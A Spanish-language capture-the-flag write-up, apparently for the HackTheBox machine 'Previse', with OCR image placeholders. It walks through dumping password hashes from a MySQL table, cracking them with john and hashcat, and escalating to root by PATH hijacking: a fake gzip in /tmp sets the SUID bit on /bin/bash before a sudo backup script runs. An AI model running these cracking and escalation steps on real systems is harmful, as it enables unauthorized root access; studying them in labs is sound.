
select username, password from accounts

```
mysql> select username, password from accounts;
+----------+--------------------------------------+
| username | password                             |
+----------+--------------------------------------+
| m4lwhere | $1$ llol$DQpmdvnb7EeuO6UaqRItf.      |
| amado    | $1$ llol$cyUsSlqNYagKRZ4QkDwen.      |
+----------+--------------------------------------+
2 rows in set (0.00 sec)

mysql>
```


vemos el salt de m4lwhere y mi usuario creado por mi terminal aparece un salero pero este realmente es un 1 1llol$DQpmdvnb7EeuO6UaqRItf.


linux md5 hashing

antes de crackear el hash debemos saber que tipo de hash es para eso buscamos en internet.




ahora crackearemos con john buscando tambien que formato es adecuado
https://pentestmonkey.net/cheat-sheet/john-the-ripper-hash-formats






john --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt hash.txt




sin embargo no funciono
entoneces utilizo la alternativa que es hashcat

hashcat -h | grep "md5"




aca detectamos que es el 500 por lo cual utilizamos lo siguiente
hashcat -m 500 -a 0 -o crack.txt hash.txt /usr/share/wordlists/rockyou.txt




se demora bastante en crackear

```
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit =>
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit =>

Session..........: hashcat
Status...........: Running
Hash.Mode........: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash.Target......: $1$ llol$DQpmdvnb7EeuO6UaqRItf.
Time.Started.....: Mon Apr 15 02:34:58 2024 (21 secs)
Time.Estimated...: Mon Apr 15 02:50:15 2024 (14 mins, 56 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    15623 H/s (7.51ms) @ Accel:128 Loops:250 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 338944/14344385 (2.36%)
Rejected.........: 0/338944 (0.00%)
Restore.Point....: 338944/14344385 (2.36%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:750-1000
Candidate.Engine.: Device Generator
Candidates.#1....: philippinen -> patch5
Hardware.Mon.#1..: Util: 95%

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit =>
[0] 0:hashcat* 1:nc- 2:zsh
```


Luego de esperar unos 15 minutos vemos que crackeo las credenciales



Nos conectamos por SSH con las creds obtenidas



validmos si tenemos ejecutables como root
sudo -l



/opt/scripts/access_backup.sh

```
m4lwhere@previse:/var/backups$ cat /opt/scripts/access_backup.sh
#!/bin/bash

# We always make sure to store logs, we take security SERIOUSLY here

# I know I shouldnt run this as root but I cant figure it out programmatically on my account
# This is configured to run with cron, added to sudo so I can run as needed - we'll fix it later when there's time

gzip -c /var/log/apache2/access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_access.gz
gzip -c /var/www/file_access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_file_access.gz
m4lwhere@previse:/var/backups$
[0] 0:zsh  1:nc- 2:ssh*
```

Allí encontramos que se hace un gzip -c de los archivos acces.log y file_acces.log sin embargo este archivo binario gzip se localiza en /bin/gzip por lo cual podemos abusar de path hijacking.

PATH HIJACKING

Acá detectamos que lo leería hasta la 6 búsqueda por lo cual podemos secuestrar estar ruta relativa

```
kali@kali: ~/machineshtb
m4lwhere@previse:/var/backups$ which gzip
/bin/gzip
m4lwhere@previse:/var/backups$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
m4lwhere@previse:/var/backups$
```

ahora me dirijo a la carpeta temp y creo un archivo llamado gzip el cual contendra el privilegio suid de bash

```
/bin/gzip
m4lwhere@previse:/var/backups$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
m4lwhere@previse:/var/backups$ cd /tmp/
m4lwhere@previse:/tmp$ nano gzip
m4lwhere@previse:/tmp$ cat gzip
chmod u+s /bin/bash
m4lwhere@previse:/tmp$
```


le añado permisos de ejecucion chmod +x gzip

```
chmod u+s /bin/bash
m4lwhere@previse:/tmp$ chmod +x gzip
m4lwhere@previse:/tmp$ ls -la gzip
-rwxrwxr-x 1 m4lwhere m4lwhere 20 Apr 15 03:31 gzip
m4lwhere@previse:/tmp$
```


ahora altero el path para que busque desde tmp
export PATH=/tmp:$PATH

```
m4lwhere@previse:/tmp$ ls -la gzip
-rwxrwxr-x 1 m4lwhere m4lwhere 20 Apr 15 03:31 gzip
m4lwhere@previse:/tmp$ export PATH=/tmp:$PATH
m4lwhere@previse:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
m4lwhere@previse:/tmp$
```

Ahora ya solo ejecutamos con sudo el script access_backup.sh y validamos la bash
sudo /opt/scripts/access_backup.sh



escalamos con bash -p



Nota : con john si se puede descifrar por medio de
john --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt-long hash.txt